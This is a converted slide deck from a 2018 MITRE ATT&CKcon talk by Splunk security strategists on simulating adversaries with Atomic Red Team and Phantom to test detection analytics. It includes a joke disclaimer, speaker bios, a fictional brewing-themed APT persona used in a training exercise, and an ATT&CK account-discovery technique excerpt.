

# From Automation to Analytics

Simulating the Adversary to Create Better Detections



Dave  
Ryan

MITRE ATT&CKcon

23-24OCT18

Dave Herrald and Ryan  
Kovar @Splunk

# Disclaimer

During the course of this presentation, we may make forward looking statements regarding future events or the expected performance of the company. I often lie. Maybe this is a lie. Wik Alsø wik Alsø also wik Wi nøt trei a høiday in Sweden this yér? See the løveli lakes The wøndørful telephøne system And mäni interesting furry animals The characters and incidents portrayed and the names used in this Presentation are fictitious and any similarity to the names, characters, or history of any person is entirely accidental and unintentional. Signed RICHARD M. NIXON Including the majestik møøse A Møøse once bit my Marcus... No realli! He was Karving his initials on the møøse with the sharpened end of an interspace tøøthbrush given him by Svenge – his brother-in-law – a Canadian dentist and star of many Norwegian møovies: "The Høt Hands of an Canadian Dentist", "Fillings of Passion", "The Huge Mølars of Horst Nordfink"... In addition, any information about our roadmap outlines our general product direction and is subject to change at any time without notice. Splunk undertakës no øbligation either to develop the features or functionality described or to include any such feature or functionality in a future release.

# # whoami > Dave Herrald

CISSP, GIAC G\*, GSE #79



Staff Security Strategist  
@daveherrald

- 25+ years IT and security
- Information security officer, security architect, pen tester, consultant, SE, system/network engineer
- Former SANS Mentor
- Co-creator of Splunk Boss of the SOC



# # whoami > Ryan Kovar

CISSP, MSc(Dist)



Principal Security Strategist  
Minster of the OODAloopers  
@meansec

- 19 years of cyber security experience
- Worked in US/UK Public Sector and DOD most recently in nation state hunting roles
- Enjoys clicking too fast, long walks in the woods, and data visualization
- Current role on Security Practice team focuses on incident/breach response, threat intelligence, and research
- Currently interested in automating methods to triage data collection for IR analyst review.
- Also investigating why printers are so insubordinate 🤦\_🤦
- Co-creator of Splunk Boss of the SOC





We use Splunk (and  
Phantom)

But you don't have to!

# Agenda

- Faking it till you make it (APT Style)
- A brief review of some new simulation tooling
- Simulating a realistic adversary with automation
- Developing New Detection Analytics
- Free stuff





If you've never been a red  
teamer...

... Sit Down


If you've never automated your  
red teaming...

... Sit Down

If you've never been a fake  
nationstate APT group...

... Sit Down









DEEPPANDA





THE DOMESTICATING API



BOSS OF THE SOC

1

## SOCIO-POLITICAL AXIS

- Seeking to obtain high end Western Beers for production in their breweries


## CAPABILITIES

- PowerShell Empire
- Spear phishing

2

## TECHNICAL AXIS

- |                                    |  |
|------------------------------------|--|
| • Documents with .hwp suffix       | • Korean fonts for English                 |
| • PS exec lateral movement         | • Korean text google translated to English |
| • YMLP                             | • Naenara user agent string                |
| • Self signed SSL/TLS certificates |  |
| • +8.0 hour time zone              |  |



- Nation state sponsored adversary
- Located (+8.0 time zone)
- Uses Korean encoded language
- Uses Hancom Thinkfree Office



## INFRASTRUCTURE

- European VPS servers

TAEDONGGANG STOUT



## VICTIMS

- Western innovative Brewers and Home Brewing companies



[Search IOC](#)[Search APTNotes](#)

Credit: This is driven by the [APTNNotes repository](#) which is maintained by [@kbandla](#), [@beast\\_fighter](#) and [@threatminer](#). All indicators are automatically extracted using a [modified version](#) of the [IOCParse](#)r.


[Powershell](#)[2008](#) [2009](#) [2010](#) [2011](#) [2012](#) [2013](#) [2014](#) [2015](#) [2016](#) [2017](#) [2018](#)

## Search results for "Powershell"

Note: click on the search term to see this page in a new window or bookmark your search.

[GlobalThreatIntelReport.pdf](#)[OilRig Group Steps Up Attacks with New Delivery Documents and New Injector Trojan - Palo Alto Networks.pdf](#)[FreeMilk\\_ A Highly Targeted Spear Phishing Campaign\\_Palo\\_Alto\\_Networks.pdf](#)[Supply Chain Attack Operation Red Signature Targets South Korean Organizations - TrendLabs Security Intelligence Blog.pdf](#)[PowerDuke\\_ Widespread Post-Election Spear Phishing Campaigns Targeting Think Tanks and NGOs - Volexity Blog.pdf](#)

# TAEDONGGANG Techniques



# TAEDONGGANG Techniques

redcanaryco / atomic-red-team

Unwatch 178 Unstar 1,475 Fork 442

Code Issues 8 Pull requests 2 Projects 0 Wiki Insights

Branch: master atomic-red-team / atomics / T1087 / T1087.md Find file Copy path

CircleCI Atomic Red Team doc generator Generate docs from job=validate\_atomics\_generate\_docs branch=master 102ced9 on Jun 22

0 contributors

225 lines (154 sloc) 5.96 KB Raw Blame History


## T1087 - Account Discovery

### Description from ATT&CK

Adversaries may attempt to get a listing of local system or domain accounts.

====Windows====

Example commands that can acquire this information are `net user`, `net group`, and `net localgroup` using the Net utility or through use of dsquery. If adversaries attempt to identify the primary user, currently logged in user, or set of users that commonly uses a system, System Owner/User Discovery may apply.



# The Tools



# Tool makers



Tim Frazier

*Senior Sales Engineer*  
*Splunk Phantom*

**@timfrazier1**



Kyle Champlain

*Product Manager*  
*Splunk*

**@Dishwisyh**

# .conf Online

.conf19 | October 21–24, 2019 | The Venetian Sands Expo | Las Vegas, NV

## FILTERS

CLEAR

1244

SEARCH

⊕ Event

1 to 1 of 1 results found

⊕ Track

.conf18 Security, Compliance and Fraud All Skill Levels

⊕ Skill Level

### ⊖ SEC1244 - Cops and Robbers: Simulating the Adversary to Test Your Splunk Security Analytics

Session Video

Session Slides

⊕ Role

Industries: Not industry specific

⊕ Industries

Products: Splunk Enterprise, Splunk Cloud, Splunk Enterprise Security, Phantom

SPEAKERS

⊕ Products

**David Herala**, Staff Security Strategist, Splunk

⊕ Session Type

**Tim Frazier**, Senior Sales Engineer, Splunk

⊕ Available Files

Your organization spends a lot of time and money on its security program. Shouldn't you be able to show that all the investment is paying off? With the popularity of Splunk Security Essentials and the Splunk Enterprise Security Content Update, Splunk customers have never had access to more high-quality analytics, but how can you ensure that they are working correctly? Can you detect known adversary tactics, techniques and procedures? This presentation will introduce a new method for adversary simulation using Splunk. We'll show how this framework can test your detection capabilities against the techniques included in MITRE ATT&CK™ using the Atomic Red Team open source project. This approach will take advantage of the Phantom platform to orchestrate test execution on live systems. Finally, we will analyze evidence of the activity in Splunk. Associated Splunk apps and resources will be published, so you can start taking advantage of this as soon as you return to the office.

# .conf Online

.conf19 | October 21–24, 2019 | The Venetian Sands Expo | Las Vegas, NV

## FILTERS

CLEAR

1244

SEARCH

⊕ Event

⊕ Track

⊕ Skill Level

⊕ Role

⊕ Industries

⊕ Products

⊕ Session Type

⊕ Available Files

1 to 1 of 1 results found

.conf18

Security, Compliance and Fraud

All Skill Levels

### ⊖ SEC1244 - Cops and Robbers: Simulating the Adversary to Test Your Splunk Security Analytics

Session Video

Session Slides

Industries: Not industry specific

Products: Splunk Enterprise, Splunk Cloud, Splunk Enterprise Security, Phantom

#### SPEAKERS

David Herala, Staff Security Strategist, Splunk

